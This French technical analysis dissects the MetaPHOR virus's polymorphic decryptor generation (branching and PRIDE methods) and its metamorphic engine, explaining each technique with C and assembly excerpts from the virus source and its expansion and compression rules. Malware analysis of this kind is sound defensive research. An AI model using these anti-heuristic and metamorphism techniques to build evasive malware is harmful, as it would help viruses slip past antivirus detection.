Une méthode de déchiffrement basique a une structure très reconnaissable qui déclenche facilement une alerte heuristique, comme le montre le premier exemple de la section précédente. La méthode de branchement consiste donc à imiter autant que possible le comportement d'un code inoffensif. De tels codes s'exécutent en général en testant plusieurs conditions, les unes à la suite des autres, et empruntant des chemins différents selon le résultat. Cette méthode fonctionne donc en insérant, jusqu'à un niveau donné de récursivité, une série de tests aléatoires qui, selon qu'ils sont vérifiés ou non, empruntent des branches distinctes de l'arbre d'exécution. La figure 4 décrit l'arbre d'exécution pour une profondeur de récursivité de 2 : chacune des 4 branches terminales a sa propre méthode de déchiffrement, le résultat final étant le même quelle que soit la branche empruntée. Ainsi, pour une profondeur de récursivité n, 2^n branches de déchiffrement distinctes sont produites.




Figure 4 : Arbres d'exécution avec et sans technique de branchement

De plus, pour réduire encore le risque d'alerte heuristique, une branche terminale ne contient pas une boucle de déchiffrement, mais simplement le corps de cette boucle : une fois le corps exécuté, un branchement est effectué vers l'un quelconque des nœuds de l'arbre d'exécution pour continuer le déchiffrement. À l'exécution, chaque branche effectue le même calcul et toutes les branches sont partagées pour effectuer la boucle de déchiffrement. Voici l'algorithme en C utilisé dans MetaPHOR (ll. 15750 – 16075) :

```
void do_branching () {
  int i;

  make_branch ();
  for (i = 0; i < cnt_partial_jumps; i++)  // compléter chaque
saut vers un noeud aléatoire
    complete_partial_jump (partial_jumps[i], get_random_node ());
}
```

```
void make_branch () {
  int jmp;

  if (recLevel >= maxLevel) {                    // profondeur maximale ?
    insert_code ();                              // code de déchiffrement
    build_instr (OP_CMP, REG_ECX, code_len);     // CMP ecx, code_len
    jmp = insert_partial_jump (OP_JNZ);          // JNZ <?>
    partial_jumps [cnt_partial_jumps ++] = jmp;  // mettre à jour à la fin
    ...                                          // appel au code déchiffré
    return;
  }

  recLevel ++;
  add_node (insert_label ());            // sauvegarder la nouvelle branche

  if (random_boolean ()) {                       // test CMP ou TEST ?
    int reg, val, op;
    reg = get_random_register ();
    val = 0x80000000 | (random () & 0x7fffffff); // 0x8XYYYYYY (X < 4)
    build_instr (OP_CMP, reg, val);              // CMP reg, val
    op  = OP_JB + (random () & 0x5);             // JB, JA, JBE ou JAE
    jmp = build_partial_jump (op);       // saut partiel, complété après
  } else {
    int reg, val, op;
    reg = get_random_register ();
    val = 0x1 << (random () & 0x1f);             // 2^X (X < 32)
    build_instr (OP_TEST, reg, val);             // TEST reg, val
    op  = OP_JZ + (random () & 0x1);             // JZ ou JNZ
    jmp = build_partial_jump (op);               // saut partiel
  }

  make_branch ();                                // première branche
  complete_partial_jump (jmp, insert_label ());  // branche alternative
  make_branch ();

  recLevel --;
}
```

Et voici un exemple de code qu'il peut produire, pour une profondeur de récursivité de 2 :

```
br0:
  cmp  reg1, val1      ; reg1, registre aléatoire, val1 = 8XYYYYYYh (X < 4)
  jcc  alt0            ; jcc = jb / ja / jbe / jae
br1:
  test reg2, val2      ; reg2, registre aléatoire, val2 = 2^X (X < 32)
  jcc  alt1            ; jcc = jz / jnz
  <Code de déchiffrement 1>
  cmp  ecx, code_len
  jnz  br1'
  ...
alt1:
  <Code de déchiffrement 2>
  cmp  ecx, code_len
  jnz  br1
  ...
alt0:
br1':
  cmp  reg3, val3
  jcc  alt1'
  <Code de déchiffrement 3>
  cmp  ecx, code_len
  jnz  br0
  ...
alt1':
  <Code de déchiffrement 4>
  cmp  ecx, code_len
  jnz  br0
  ...
```

Comme cela sera détaillé dans la partie 2.3 sur les techniques métamorphes, ce code est en fait une représentation intermédiaire du code final : une fois le code créé, MetaPHOR génère le code x86 final en transformant chaque instruction en une suite d'instructions équivalentes et en insérant du code mort.

2.2.3 Méthode PRIDE (Pseudo-Random Index DEcryption)

Cette méthode vise également à protéger le virus d'une détection heuristique. En effet, même en modifiant l'arbre d'exécution de la procédure de déchiffrement, elle suit toujours le mécanisme suivant (pour un chiffrement basique) :

1. `data :=` adresse d'un buffer dans la section de données du virus.
2. Lire séquentiellement `data` et construire un nouveau *buffer*, contenant les données déchiffrées.
3. Donner le contrôle au buffer créé.

La deuxième étape, qui consiste à accéder séquentiellement à une suite de 1000 octets ou plus en mémoire, présente un haut risque d'alerte heuristique. La technique PRIDE consiste donc à déchiffrer `data` non plus de manière séquentielle, mais dans un ordre pseudo-aléatoire. L'octet 10 sera déchiffré, puis l'octet 23, puis l'octet 7, puis l'octet 48, etc. Ce profil d'accès mémoire est beaucoup plus proche du profil d'accès mémoire d'une application inoffensive. Dans le même temps, cette technique renforce le polymorphisme du code de déchiffrement.

Voici l'algorithme de la technique PRIDE (ll. 15570 – 15652 et 15827 – 15984). `size_of_data` est la taille des données chiffrées, arrondie à une puissance de 2. L'algorithme initialise d'abord ses variables :

```
pride_start = (size_of_data - 4) & random (); // aligné sur une frontière dword
pride_step = (size_of_data - 8) & random ();  // aligné sur une frontière qword
pride_key = get_random_key ();
```

Puis, il initialise les registres qui seront utilisés par la routine de déchiffrement : `CR`, `IR` et `BR`. `CR` est le registre de compteur et contient l'index séquentiel de déchiffrement, `IR` est le registre d'index et contient l'index aléatoire de déchiffrement (*XORé* avec `CR` en réalité), `BR` est le registre de buffer utilisé comme registre de transit des données chiffrées. Par rapport à la routine de déchiffrement de la section 2.2.1, `CR` ≡ `ecx`, `IR` ≡ `esi` ≡ `edi` et `BR` ≡ `eax`. Le code suivant est écrit au début de la routine de déchiffrement :

```
MOV CR, pride_start
MOV IR, val          ; val  = (size_of_data - 4) & random ()
MOV BR, val'         ; val' = random ()
```

Enfin, lorsque le corps de la routine de déchiffrement doit être généré (appel à `insert_code ()` dans la méthode `make_branch`), l'algorithme écrit :

```
PUSH IR
XOR  IR, CR
MOV  BR, [IR + source]
XOR  BR, key         ; ou ADD BR, +/- key  ou rien (pas de chiffr.)
ADD  IR, dest
```

```
MOV [IR], BR          ; écrire le dword déchiffré
POP  IR
ADD  CR, val          ; CR += [4;7]
AND  CR, val'         ; val'  = ((random() & ~size_of_data) | (size_of_data-4)) & -4
ADD  IR, pride_step   ;          (-> CR := (CR % size_of_code) & FFFFFFFCh)
AND  IR, val''        ; val'' = ((random() & ~size_of_data) | (size_of_data-1)) & -1
CMP  CR, pride_start  ;                 (-> IR := IR % size_of_code)
JNZ  <?>              ; sauter vers une branche aléatoire
```

Les dernières instructions de mise à jour des registres CR et IR (ADD CR, val et AND CR, val' pour le registre CR) sont de plus permutées entre elles, avec la contrainte évidente que l'instruction AND doit être exécutée après l'instruction ADD. On peut également constater que pride_step détermine l'« ordre » de déchiffrement : lorsqu'il vaut 0, il correspond simplement à un chiffrement séquentiel (commençant à l'index (IR ^ pride_start)).

Cela clôt la partie sur la mise en œuvre du polymorphisme dans MetaPHOR. Au final, les deux techniques qui viennent d'être décrites visent surtout à combattre une analyse par émulation : cependant, en un sens, elles conservent un rôle de mutation, non plus de la forme, mais du comportement cette fois. Ce rapprochement entre signatures utilisées par l'analyse de forme et signatures utilisées par l'analyse comportementale est étudié plus en détail dans **[Fil07]**.

2.3 Le métamorphisme dans MetaPHOR

Le moteur de métamorphisme de MetaPHOR occupe 70% du code (11000 lignes en tout), les 30% restants se partageant entre les routines d'infection (20%) et la routine de création du décrypteur (10%). Cette proportion n'est pas atypique : certains virus métamorphes consacrent jusqu'à 90% de leur code à leur moteur de métamorphisme. Le moteur est utilisé à la fois pour muter le corps du virus (la partie qui doit être chiffrée) et pour muter le décrypteur.

Le fonctionnement global du moteur suit le modèle suivant, que The Mental Driller se plaît à appeler modèle en accordéon :

1. Désassemblage/dépermutation
2. Compression
3. Permutation
4. Expansion
5. Réassemblage

La particularité de ce moteur qui fait sa principale différence conceptuelle d'avec ses prédécesseurs est son utilisation d'une représentation intermédiaire qui permet de s'abstraire de la complexité du jeu d'instructions x86 et de simplifier les différentes transformations et la création de code. Par exemple, les équivalences entre instructions x86 peuvent être repoussées à la phase de réassemblage, les sauts vers d'autres instructions du code peuvent être abstraits directement au niveau des pseudo-instructions (remplacement des « offsets » par des pointeurs), etc.

2.3.1 Description du jeu de pseudo-instructions

MetaPHOR utilise un jeu réduit d'instructions. En outre, il se restreint uniquement aux instructions que son code utilise. Étant donné qu'il n'utilise pas cette représentation intermédiaire lorsqu'il modifie le code de l'hôte, cette restriction est naturelle. Ce jeu d'instructions est organisé ainsi :

- ▷ Instructions de base à 2 opérandes : ADD, OR, AND, SUB, XOR, CMP, MOV et TEST.
- ▷ Instructions de base à 1 opérande : PUSH, POP, Jcc, NOT, NEG, CALL et JMP.
- ▷ Autres instructions : SHIFT, MOVZX, LEA, RET et NOT.
- ▷ Macro-instructions :
  - ▷▷ APICALL_BEGIN, APICALL_END, APICALL_STORE utilisées pour représenter les séquences d'instructions permettant d'effectuer un appel à une API Windows (cas de l'infection de fichiers PE) : les registres utilisés lors de ces appels étant prédéfinis, ces macro-instructions permettent de les protéger de transformations par mélange des registres.
  - ▷▷ SET_WEIGHT utilisée pour l'évolution « génétique » (cf. partie 2.4.2).
  - ▷▷ LINUX_GETPARAMS, similaire à APICALL_BEGIN, et représentant le chargement des paramètres dans les registres généraux.
  - ▷▷ LINUX_SYSCALL représentant un *syscall* (int 80h – appel d'une fonction système) ; et
  - ▷▷ LINUX_SYSCALL_STORE représentant un syscall suivi de la sauvegarde du résultat.
- ▷ Instructions utilisées uniquement pour des opérations internes : Mov Mem, Mem, utilisée pendant la phase de compression, et INC et LITERAL_BYTE (octet non codé à insérer tel quel) utilisées lors de la phase de réassemblage.

Le choix des *opcodes* est motivé à la fois par l'organisation des opcodes x86 équivalents et par le souci de simplification de la manipulation des instructions et du codage des transformations implémentées dans le moteur. Notamment, pour le premier type d'instructions, l'instruction elle-même (par exemple ADD) est codée dans les bits 6..3, et le type des opérandes dans les bits 2..0 et 7 : le bit 7 indique s'il s'agit d'une opération 8 bits (par exemple mov al, 12h) ou 32 bits (par exemple mov eax, 12h) et les bits 2..0 indiquent le type des opérandes (Reg, Imm, etc.).

Enfin, chaque pseudo-instruction est codée sur 16 octets :

```
XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX
OP *-------- opérandes --------* LM *- instr -*
```

OP contient l'opcode de l'instruction, sur un octet. Puis, sont codés les opérandes (index de registre, accès mémoire ou valeur immédiate) sur les 10 octets suivants. Puis, LM (« *Label Mark* ») est un drapeau indiquant si cette instruction est la cible d'une instruction de branchement : lorsque c'est le cas, l'instruction ne peut pas être supprimée, ni compressée avec les instructions qui la précèdent. Puis, les 4 derniers octets sont

utilisés pour contenir un pointeur qui a différentes significations au fur et à mesure des transformations : pendant le désassemblage, il contient l'instruction x86 initiale, pendant la permutation, il contient l'adresse de l'instruction dans le code non permuté, etc.

Une fois que le virus a déchiffré son code, il lui donne le contrôle. Après avoir initialisé ses différentes variables et activé au besoin la charge finale, il définit la forme de la prochaine génération du virus (organisation interne du code du virus – où placer le code, où placer les données, etc.). Puis, il lance le processus de transformation du code.

2.3.2 Phase de désassemblage

Le code x86 est d'abord désassemblé en une représentation intermédiaire utilisant le jeu d'instructions précédent. Cette procédure charge le code intermédiaire dans le buffer pointé par la variable InstructionTable. Elle crée également une table d'étiquettes (« labels ») contenant toutes les instructions cibles d'une instruction de branchement. Enfin, le code qu'elle retourne est « dépermuté » et le code inaccessible supprimé : ce dernier point est en fait une conséquence « naturelle » de l'algorithme utilisé.

Le code x86 est désassemblé en suivant le flux d'exécution. L'algorithme utilise un tableau, FutureLabelTable, qui contient les instructions qui attendent d'être désassemblées (en l'occurrence les cibles de sauts conditionnels et d'appels directs). Son fonctionnement est le suivant :

▷ Si l'instruction courante a déjà été désassemblée, simplement ajouter une instruction JMP vers l'instruction désassemblée. Puis, continuer avec une instruction de FutureLabelTable ou terminer.

▷ Dans le cas contraire :

1. Si des instructions précédentes référençaient cette instruction, on les met à jour pour qu'elles pointent vers l'instruction désassemblée.

2. On crée la pseudo-instruction associée à cette instruction. Les cas suivants sont en particulier distingués :

▷▷ Les instructions INC et DEC sont remplacées par leur équivalent en ADD et SUB : lors de la phase de réassemblage, la transformation inverse pourra être effectuée (ou pas).

▷▷ Si l'instruction est un JMP : soit sa cible a déjà été désassemblée et on insère alors un JMP vers cette instruction (en créant une étiquette), soit ce n'est pas le cas et on insère un simple NOP.

▷▷ Si l'instruction est un saut conditionnel ou un appel direct : si la cible n'a pas encore été désassemblée, on l'ajoute au tableau d'attente FutureLabelTable. Puis, on insère l'instruction de branchement correspondante (pointant sur la cible désassemblée, si elle existe, ou sur l'instruction cible x86).

3. Finalement, si l'instruction était un JMP dont la cible n'a pas encore été désassemblée, on continue avec elle. Si la cible du JMP a déjà été désassemblée, ou si l'instruction est un RET, on continue avec une instruction de FutureLabelTable (s'il en reste). Sinon, on continue avec l'instruction qui suit.

La permutation du code, comme on va le voir, est réalisée avec des sauts inconditionnels (pas d'utilisation de « prédicats opaques » ou similaires) : lors du désassemblage, là où avait été insérée une coupure (et un JMP vers le bloc de code suivant), l'instruction sera remplacée par un NOP et le désassemblage continuera avec le nouveau bloc. Sachant que le pseudo-code est construit linéairement, sa forme sera au final celle du code dépermuté. De même, si du code inaccessible est inséré, il ne sera jamais désassemblé.

2.3.3 Phase de compression

Après le désassemblage et la dépermutation du code, le pseudocode est compressé. Cela permet d'annuler les effets d'expansion des précédentes générations : les règles de compression sont exactement les règles inverses des règles d'expansion. Il y a cinq types de règles :

1. Règles Instr -> Instr :

```
XOR Reg, -1 -> NOT Reg
SUB Reg, Imm -> ADD Reg, -Imm
OR Reg, 0 -> NOP
AND Reg, Reg -> CMP Reg, 0
...
```

2. Règles Instr / Instr -> Instr :

```
PUSH Imm / POP Reg -> MOV Reg, Imm
MOV Mem, Imm / PUSH Mem -> PUSH Imm
OP Mem, Imm / OP Mem, Imm2 -> OP Mem, (Imm OP Imm2)
NOT Reg / NEG Reg -> ADD Reg, 1
TEST X, Y / !=Jcc -> NOP
Jcc @xxx / !Jcc @xxx -> JMP @xxx
...
```

3. Règles Instr / Instr / Instr -> Instr :

```
MOV Mem, Reg / OP Mem, Reg2 / Mov Reg, Mem -> OP Reg, Reg2
...
```

4. Règles Instr / Instr / Instr -> Instr / Instr :

```
MOV Mem, Reg / TEST Mem, Reg2 / Jcc @xxx -> TEST Reg, Reg2 / Jcc @xxx
...
```

5. Règles d'identification des macro-opérations :

```
PUSH eax / PUSH ecx / PUSH edx -> APICALL_BEGIN
POP edx / POP ecx / POP eax -> APICALL_END
POP edx / POP ecx / POP ebx / POP eax -> LINUX_GETPARAMS
CALL Mem / MOV Mem2, eax -> CALL Mem / APICALL_STORE Mem2
INT 80h -> LINUX_SYSCALL
INT 80h / MOV Mem, eax -> LINUX_SYSCALL_STORE
PUSH Reg1 / MOV Reg1, Imm1 / MOV Reg2, Imm2 / MOV Mem, Reg2 / POP Reg1 ->
SET_WEIGHT Mem, Imm1, Reg1, Reg2
```

La notation !=Jcc signifie « tout opérateur qui n'est pas un saut conditionnel » et la notation !Jcc signifie l'inverse du dernier Jcc (par exemple, JA et JBE). Certaines des règles utilisées ne sont de plus pas valides en règle générale, mais elles le sont dans le cadre du code de MetaPHOR.

L'algorithme est simple. Il compresse le code au maximum. Lorsqu'il cherche l'instruction suivante, il saute toutes les instructions NOP qui ne sont pas la cible d'un saut ou d'un appel (drapeau LM activé). Tant qu'il n'est pas arrivé à la fin du code, il essaye de réduire le groupe d'une, deux et trois instructions à

la position actuelle : si une réduction a lieu, il revient trois instructions en arrière et continue. Ce recul de trois instructions permet de prendre en compte que de nouvelles possibilités de réduction ont pu apparaître qu'avec une instruction créée par la dernière réduction. Par souci de simplicité, les instructions qui sont supprimées sont simplement remplacées par des NOP. À la fin de l'algorithme, il identifie toutes les suites d'instructions correspondant à des macro-instructions (APICALL_*, LINUX_SYSCALL*, LINUX_GETPARAMS, SET_WEIGHT) et les remplace en conséquence. Ajoutons que la condition d'un remplacement – quel que soit son type – est qu'aucune instruction du groupe, sauf éventuellement la première, ne soit la cible d'un saut (drapeau LM).

L'algorithme permet également de condenser les suites d'opérations en une seule. Par exemple, ADD Reg, X / SUB Reg, Y sera condensé en ADD Reg, (X - Y) : ces décompositions sont créées lors de l'expansion. Enfin, lorsqu'un Jcc est remplacé par un JMP, le code qui suit est supprimé (*NOPé*) jusqu'à atteindre une étiquette (instruction avec LM = 1).

Voici un exemple de compression (il s'agit simplement d'une routine de déchiffrement basique) :

```
  test esi, val1      |     nop
  mov  [Mem], val2    |     mov  esi, (val2 + val3)
  add  [Mem], val3    |     nop
  push [Mem]          |     nop
  pop  esi            |     nop
  mov  [Mem2], esi    |     mov  edi, esi
  and  esi, -1        |     nop
  push [Mem2]         |     nop
  pop  edi            |     nop
  push val4           |     mov  ecx, val4
  pop  [Mem3]         |     nop
  or   [Mem3], 0      |     nop
  mov  ecx, [Mem3]    |     nop
  mov  ebx, val5      |     mov  ebx, (val5 XOR val6)
  xor  ebx, val6      |     nop
label:                |
  push [esi]          |     mov  eax, [esi]
  or   esi, 0         |     nop
  pop  eax            |     nop
  mov  [Mem4], eax    |==>  xor  eax, ebx
  push [Mem4]         |     nop
  pop  [Mem5]         |     nop
  xor  [Mem5], ebx    |     nop
  mov  eax, [Mem5]    |     nop
  mov  [Mem6], eax    |     mov  [edi], eax
  push [Mem6]         |     nop
  pop  [edi]          |     nop
  not  esi            |     add  esi, 4
  neg  esi            |     nop
  add  esi, 3         |     nop
  sub  edi, 0         |     nop
  add  edi, 4         |     add  edi, 4
  mov  [Mem10], 4     |     sub  ecx, 4
  and  [Mem10], -1    |     nop
  add  ecx, [Mem10]   |     nop
  mov  [Mem11], ecx   |     cmp  ecx, 0
  sub  [Mem11], 5     |     jnz  label
  add  [Mem11], 5     |     nop
  jnz  label          |     nop
```

2.3.4 Phase de réorganisation des variables

L'objectif de MetaPHOR est de muter autant au niveau sémantique (expansion/compression des instructions), au niveau du code (permutation) et du comportement de son code. On a déjà mentionné précédemment qu'il changeait l'organisation interne du code viral. Lorsque le virus s'exécute, il alloue en mémoire un espace de taille de (340000h + X), où X est une valeur aléatoire comprise entre 0h et 01F000h. Cet espace est ensuite organisé en 5 sections (cf. figure 5) :

- La section Code contient le code x86 déchiffré.
- La section Buffers contient différents tableaux et buffers utilisés par les différentes phases.
- La section Données contient les variables globales du virus.
- La section Disasm contient le code désassemblé, puis le résultat de l'expansion du code permuté. Lors de la création de la routine de déchiffrement, elle contient son pseudo-code et le code réassemblé.
- La section Disasm2 est utilisée comme buffer, puis contient le résultat de la permutation du code réduit et finalement contient le code réassemblé.




Figure 5 : Organisation de la mémoire, dans MetaPHOR (génération 0)

Avant de commencer le processus de mutation et de réplication, les sections sont permutées aléatoirement et chaque section est décalée d'une valeur aléatoire comprise entre 0h et 7FFFh : au final, la taille maximale requise (en mémoire) est de : 300000h + 5 * 7FFFh = 340000h. Ainsi, à l'exécution, MetaPHOR n'a pas un profil unique d'accès à la mémoire.

Le virus contient environ 200 variables globales, chacune ayant 8 octets alloués dans la section Données. Ces variables sont accédées par leur offset dans la section Données. Un registre est spécifiquement alloué, qui n'est pas modifié pendant l'exécution du virus, et contient l'adresse de cette section. Lors de la génération 0, ce registre de base est ebp. Ainsi, pour accéder au contenu de la variable InstructionTable, qui se trouve à l'offset 10h de la section Données, on utilise :

```
mov eax, [ebp + 10h]
```

Étant donné que ce registre (ebp) est réservé strictement à l'accès aux données, il suffit de repérer les instructions qui font appel à lui pour identifier les accès en lecture ou écriture à une variable et lister les variables elles-mêmes. C'est le rôle de la méthode IdentifyVariables

qui remplace dans chaque instruction l'offset par l'index de la variable associée. Les variables sont ensuite mélangées entre elles : leur organisation au sein de la section Données est ainsi modifiée intégralement. Puis, lors du réassemblage, lorsqu'une instruction accède à l'une de ces variables, on la met à jour pour qu'elle contienne le nouveau registre de base (initialement ebp) et le nouvel offset de la variable référencée.

Le profil d'accès mémoire est ainsi modifié. Ce genre de transformation n'est cela dit pas poussé à son extrême. Par exemple, le code accède sans cesse au contenu des pseudo-instructions, comme dans l'extrait code suivant (où esi et edi contiennent l'adresse de pseudo-instructions) :

```
mov     ecx, [esi+1]  ; Get the value in ECX
mov     eax, [esi]
add     esi, 5
and     eax, 7        ; Get the register in EAX
mov     [edi+1], eax  ; Set the register
mov     [edi+7], ecx  ; Set the value
```

Ce type d'accès peut être profilé, étant donné que la forme interne d'une instruction ne change pas. Mais, The Mental Driller aurait pu pousser la mutation du profil d'accès mémoire à l'extrême en modifiant l'organisation interne même des pseudo-instructions. Au vu de l'utilisation massive de ces instructions (d'accès au contenu des pseudo-instructions), l'impact aurait été encore plus conséquent, même si la mutation de la forme des pseudo-instructions est relativement limitée (quitte à ajouter quelque bits de *padding* pour augmenter les possibilités de mutation).

Notons, dans l'implémentation de cette transformation, que les variables sont alignées sur des frontières de 8 octets afin de pouvoir les positionner aléatoirement sur l'un des 4 premiers octets : au final, seuls 4 octets sont utilisables par une variable.

2.3.5 Phase de permutation

Une fois la compression effectuée, le moteur permute le code en le découpant en blocs de taille aléatoire, comprise entre F0h et 1E0h. Lors du découpage, on évite les coupures suivantes :

- ▷ entre un CALL et son APICALL_STORE associé ;
- ▷ avant un JMP ou un RET, pour éviter deux sauts consécutifs ;
- ▷ avant un JMP ou un Jcc, pour que le processus de compression de Jcc + JMP ou de CMP/TEST + Jcc puisse avoir lieu correctement.

Une fois les blocs de code définis et permutés, le nouveau code est construit (et son adresse sauvegardée dans la variable PermutationResult). Un saut vers le premier bloc de code est inséré au tout début et les blocs de code sont reliés entre eux par des JMP, sauf dans deux cas particuliers :

- ▷ Le bloc de code cible suit directement le bloc de code actuel.
- ▷ La dernière instruction du bloc était un saut inconditionnel ou un retour.

Le résultat final ressemblera à :

```
  jmp @bloc1
@bloc4:
  ;------------;
  ;   bloc 4   ;
  ;------------; (terminé par un ret)
@bloc2:
  ;------------;
  ;   bloc 2   ;
  ;------------;
@bloc3:
  ;------------;
  ;   bloc 3   ;
  ;------------;
  jmp @bloc4
@bloc1:
  ;------------;
  ;   bloc 1   ;
  ;------------;
  jmp @bloc2
```

2.3.6 Phase d'expansion

La phase d'expansion consiste à appliquer les règles inverses de la phase de réduction. Cette méthode est appelée sur le code compressé du virus et, plus tard, sur le code de la méthode de déchiffrement.

La première étape consiste à modifier aléatoirement les registres utilisés. Une transformation bijective leur est appliquée, qui doit tenir compte des contraintes suivantes :

- ▷ Aucun registre ne doit évidemment être transformé en ESP.
- ▷ Le registre de base (initialement EBP) utilisé pour conserver l'adresse de la section Données (cf. section 2.3.4) ne doit pas être EAX, ECX ou EDX (qui sont utilisés par les appels système).
- ▷ Le registre 8 bits utilisé par les opérations 8 bits du code doit être lié à un registre général (EAX, EBX, ECX ou EDX).

L'algorithme d'expansion peut ensuite commencer : il mettra à jour tous les registres ainsi que tous les accès aux variables globales du virus. Le résultat de l'expansion est stocké dans la variable ExpansionResult. Pour contrôler la taille de l'expansion, un niveau maximal de récursivité est d'abord choisi : il ne peut pas dépasser 3. Puis, pour chaque instruction, on augmente le niveau de récursivité et on la transforme aléatoirement, en utilisant les règles inverses de la phase de compression. Les instructions intermédiaires sont générées de la même manière et peuvent donc être elles-mêmes transformées. Les NOP sont ignorées dans le code compressé (pour éviter une explosion incontrôlée de la taille).

Lorsqu'une instruction est générée, qui utilise une adresse mémoire temporaire, cette adresse mémoire pointe dans la section Données et ne doit pas avoir été allouée pour les variables globales du virus, ni par une instruction générée dans la chaîne d'expansions actuelle. Le tableau VarMarksTable est utilisé pour noter quelles adresses sont allouées. De même que pour les variables globales, l'adresse allouée est alignée aléatoirement sur l'un des 4 premiers octets. Le cas de la routine de déchiffrement est par contre différent,

puisque l'espace mémoire n'a pas encore été alloué (par un appel à malloc) : l'espace utilisé pour les opérations intermédiaires est alors la section de données allouée dans le fichier hôte pour les opérations de déchiffrement.

Lorsqu'une instruction utilise une valeur immédiate, cette valeur est décomposée calculatoirement en une suite d'opérations qui renvoient finalement la valeur attendue. Cette expansion est gérée par la méthode Xp_MakeComposedOPImm. Elle utilise les opérateurs ADD, AND, OR et XOR (l'opérateur SUB est aléatoirement généré lors de la transformation d'instructions ADD). Voici par exemple l'algorithme pour générer un MOV Dest, Imm :

```
int v1 = random (), v2 = random ();
choisir aléatoirement parmi :
* MOV Dest, v1
  ADD Dest, Imm - v1
* MOV Dest, v1 & Imm
  OR  Dest, ((v2 & Imm) ^ (v1 & Imm)) | (v2 & Imm)
* MOV Dest, (v2 & ~v1) | Imm
  AND Dest, v1 | Imm
* MOV Dest, ~v1 | Imm
  AND Dest, v1 | Imm
* MOV Dest, v1
  XOR Dest, v1 ^ Imm
* MOV Dest, Imm
```

Du code mort est de plus inséré, avec probabilité 1/16, après chaque expansion d'une instruction du code compressé (si cette instruction était un CMP, TEST, CALL ou APICALL_STORE, un simple NOP est inséré) :

- ▷ Instruction sans effet : MOV Reg, Reg, ADD Reg, 0, AND Reg, -1, etc. et NOP.
- ▷ Test toujours faux : CMP Reg, Reg / JNZ [RandomLabel], etc.
- ▷ Instruction x86 inutile : STC, CLC.

2.3.7 Phase de réassemblage

La dernière phase consiste à traduire le pseudo-code en code x86 valide. Lorsque plusieurs traductions sont possibles, l'algorithme en choisit une ou hasard. Pour les sauts, les variantes saut court et saut long sont utilisées aléatoirement (lorsqu'un saut court est possible), et les sauts vers des adresses ultérieures sont enregistrés dans le tableau JmpRelocationTable pour être mis à jour à la fin de l'assemblage. À l'issue de cette phase, le code est fin prêt pour le chiffrement et la copie dans l'hôte.

2.4 Techniques d'aléa

2.4.1 Générateur de nombres pseudo-aléatoires (PRNG)

MetaPHOR fait un usage massif de l'aléa. Il utilise son propre générateur de nombres pseudo-aléatoires, avec deux graines, seed1 et seed2, initialisées par rapport à la date UNIX pour seed1 et les premiers octets du code pour seed2. Une valeur aléatoire est ensuite générée avec l'algorithme suivant (ror_X désigne la rotation droite de X bits) :

```
int random () {
  seed1 ^= (seed2 + ror_13 (seed1 + seed2));
  seed2 = (seed1 + ror_17 (seed2)) ^ (seed1 + seed2);
  return seed1 + ror_17 (seed1 ^ seed2);
}
```

Bien que ça ne soit pas évident à première vue, la deuxième graine est très faible, d'autant plus qu'elle est initialement basée sur les premiers octets du code, de faible aléa : de ce fait, on obtient dans le pire des cas un générateur cyclique de 32 nombres aléatoires (dès que seed2 atteint la valeur 0x00000000 ou 0xFFFFFFFF). Pour une seed2 aléatoire, quelques tests permettent d'établir une période de l'ordre de 40000, ce qui est à peine mieux que le générateur de la glibc (fonction random ()), dont les propriétés statistiques sont déjà particulièrement faibles et dont la période est de l'ordre de 30000.

De manière générale, les virus polymorphes contiennent leur propre générateur pseudo-aléatoire, souvent de pauvre qualité, mais permettant au moins d'éviter le déclenchement d'une alerte heuristique lié à une forte utilisation d'un PRNG du système. Notamment, certains générateurs relativement puissants et très peu coûteux sont parfois (mais rarement) utilisés par les virus polymorphes. En voici une courte liste :

- ▷ **Générateur congruentiel linéaire** (LCG), dont une implémentation simple est :

```
unsigned int lcg_next (void) {
  seed *= 1664525u;
  seed += 1013904223u;
  return seed;
}
```

- ▷ **Générateurs à registres**, dont les générateurs Xorshift (l'exemple de code qui suit provient de **[Mar03]**) et les générateurs à registre à décalage à rétroaction linéaire (LFSR) :

```
unsigned int lfsrg_next (void) {    /* LFSR de Galois, avec taps 32 31 29 1 */
  static unsigned int seed = time (NULL);
  int i;
  for (i = 0; i < 32; i++)          /* effectuer 32 décalages */
    seed = (seed >> 1) ^ (-(signed int)(seed & 1) & 0xd0000001u);
  return seed;
}
unsigned int xorshift128_next (void) {
  /* initialisation avec des valeurs quelconques */
  static unsigned int x = 123456789, y = 362436069, z = 521288629, w = 88675123;
  unsigned int t;
  t = x ^ (x << 11);
  x = y; y = z; z = w;
  return w = (w ^ (w >> 19)) ^ (t ^ (t >> 8));
}
```

2.4.2 Techniques « génétiques »

MetaPHOR combine à son générateur d'aléa des caractéristiques génétiques. Le principe est le suivant. Le virus contient une sorte de matériel génétique qui a tendance à favoriser certains choix plus que d'autres. À chaque réplication, ce matériel génétique est mis à jour à partir du précédent et d'une variation aléatoire.

